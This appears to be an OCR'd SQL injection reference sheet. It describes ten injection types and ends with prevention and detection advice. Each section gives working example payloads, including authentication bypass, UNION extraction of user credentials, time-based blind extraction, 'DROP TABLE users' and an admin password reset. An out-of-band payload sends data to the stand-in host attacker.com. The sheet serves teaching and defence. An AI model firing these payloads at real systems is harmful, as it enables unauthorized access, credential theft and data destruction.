
SQL INJECTION

Complete Attack Reference

What is SQL Injection?
SQL Injection is a code injection technique that exploits security vulnerabilities in an application's database layer. Attackers insert malicious SQL statements into entry fields, manipulating the backend database to expose, modify, or delete data.

1. Classic/In-Band SQL Injection

Description: The most common type where the attacker uses the same communication channel to launch the attack and gather results. Error messages and query results are directly visible.



Example Payload:

```
' OR '1'='1' --
```


Query Execution:

```
SELECT * FROM users WHERE username='' OR '1'='1' --' AND password=''
```

Impact: Authentication bypass, data extraction

2. Union-Based SQL Injection

Description: Uses UNION SQL operator to combine results of the original query with results from injected queries, allowing extraction of data from different tables.



Example Payload:

```
' UNION SELECT null, username, password FROM users--
```


Query Execution:

```
SELECT name, price FROM products WHERE id='1' UNION SELECT username, password FROM users--'
```

Impact: Complete database enumeration, credential theft

3. Error-Based SQL Injection

Description: Relies on error messages from the database to extract information. Attacker crafts inputs that cause database errors revealing structure and data.


Malicious Input
Database
ERROR: Invalid syntax near
'users' table. Column 'password'
→ Reveals database structure

Example Payload:

```
' AND 1=CONVERT(int, (SELECT TOP 1 name FROM sysobjects WHERE xtype='U'))--
```


Query Execution:

```
Triggers database errors that include table names, column names, or data
```

Impact: Database fingerprinting, schema discovery

4. Boolean-Based Blind SQL Injection

Description: Application doesn't show errors or data, but behaves differently based on query truth value. Attacker infers data by observing TRUE/FALSE responses.



Example Payload:

```
' AND 1=1-- (TRUE) vs ' AND 1=2-- (FALSE)
```


Query Execution:

```
' AND (SELECT COUNT(*) FROM users WHERE username='admin')>0--
```

Impact: Data extraction through binary search, slow but effective

5. Time-Based Blind SQL Injection

Description: Similar to boolean-based but uses time delays. Attacker infers information based on response time rather than visible differences.



Example Payload:

```
'; IF (1=1) WAITFOR DELAY '0:0:5'--
```


Query Execution:

```
' AND IF(SUBSTRING(password,1,1)='a', SLEEP(5), 0)--
```

Impact: Data extraction when no visible feedback exists

6. Out-of-Band SQL Injection

Description: Relies on features of database server to send data to attacker via different channel (DNS, HTTP). Used when in-band techniques don't work.



Example Payload:

```
'; exec master..xp_dirtree '\\attacker.com\share'--
```


Query Execution:

```
Uses database functions to make external connections (DNS queries, HTTP requests)
```

Impact: Data exfiltration via DNS/HTTP, bypasses WAFs

7. Stacked Queries Injection

Description: Allows execution of multiple SQL statements in single injection by using query terminators (;). Enables arbitrary database operations.



Example Payload:

```
'; DROP TABLE users;--
```


Query Execution:

```
admin'; UPDATE users SET password='hacked' WHERE username='admin';--
```

Impact: Database manipulation, data deletion, privilege escalation

8. Second-Order SQL Injection

Description: Malicious data is stored by application and later incorporated into SQL query without sanitization. Injection happens in two stages.



Example Payload:

```
Username: admin'-- (stored), later used in: UPDATE profile WHERE user='admin'--'
```


Query Execution:

```
Stage 1: Store malicious input | Stage 2: Application uses stored data in query
```

Impact: Bypasses input validation, delayed exploitation

9. Bypassing Authentication

Description: Specific attack targeting login forms to bypass authentication by manipulating SQL WHERE clauses in authentication queries.



Example Payload:

```
admin' OR '1'='1' --
```


Query Execution:

```
SELECT * FROM users WHERE username='admin' OR '1'='1' --' AND password=''
```

Impact: Unauthorized access, privilege escalation

10. Column Number Enumeration

Description: Technique to determine number of columns in query result, necessary for UNION-based attacks. Uses ORDER BY or NULL injection.



Example Payload:

```
' ORDER BY 5-- (increases until error)
```

Query Execution:

```
' UNION SELECT NULL,NULL,NULL-- (matching column count)
```

Impact: Prerequisites for UNION attacks, database structure discovery

SQL INJECTION PREVENTION

• **Parameterized Queries:** Use prepared statements with bound parameters. Never concatenate user input into queries.

• **Stored Procedures:** Use stored procedures (when properly implemented) to abstract database logic.

• **Input Validation:** Whitelist validation: only allow expected input patterns. Validate data type, length, format.

• **Least Privilege:** Database accounts should have minimal necessary permissions. Avoid using admin accounts.

• **Escape User Input:** If dynamic queries are unavoidable, properly escape special characters for your database.

• **WAF Implementation:** Deploy Web Application Firewall to detect and block SQL injection attempts.

• **Error Handling:** Never display detailed database errors to users. Log errors securely for debugging.

• **Regular Updates:** Keep database software, frameworks, and libraries updated with security patches.

DETECTION TECHNIQUES

• Monitor for unusual SQL keywords in input fields (UNION, SELECT, DROP, etc.)

• Track abnormal database query patterns and execution times

• Watch for repeated failed authentication attempts with SQL syntax

• Analyze web application logs for suspicious parameter values

• Use database activity monitoring tools to detect anomalies

• Implement intrusion detection systems (IDS) with SQL injection signatures

• Review application logs for unusual error patterns

• Conduct regular security testing and penetration testing